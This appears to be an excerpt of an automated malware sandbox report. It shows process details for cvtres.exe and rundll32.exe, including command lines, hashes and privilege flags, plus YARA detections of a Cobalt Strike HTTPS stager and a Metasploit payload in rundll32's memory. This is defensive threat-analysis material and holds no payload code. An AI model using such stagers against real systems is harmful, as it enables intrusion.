Analysis Process: cvtres.exe PID: **6988**, Parent PID: **5532**

General

Target ID:	28
Start time:	14:21:49
Start date:	16/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES55EE.tmp" "c:\Users\user\AppData\Local\Temp\xppvbwul\CSC578DA5B3682742E2AA363EADA4BD665D.TMP"
Imagebase:	0xc60000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2396**, Parent PID: **400**

General

Target ID:	30
Start time:	14:21:57
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\\SysWOW64\\rundll32.exe
Imagebase:	
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Cobaltbaltstrike_RAW_Payload_https_stager_x86, Description: Detects CobaltStrike payloads, Source: 0000001E.00000002.556428060.0000000002CE0000.00000040.00000400.00020000.00000000.sdmp, Author: Avast Threat Intel Team • Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000001E.00000002.556428060.0000000002CE0000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly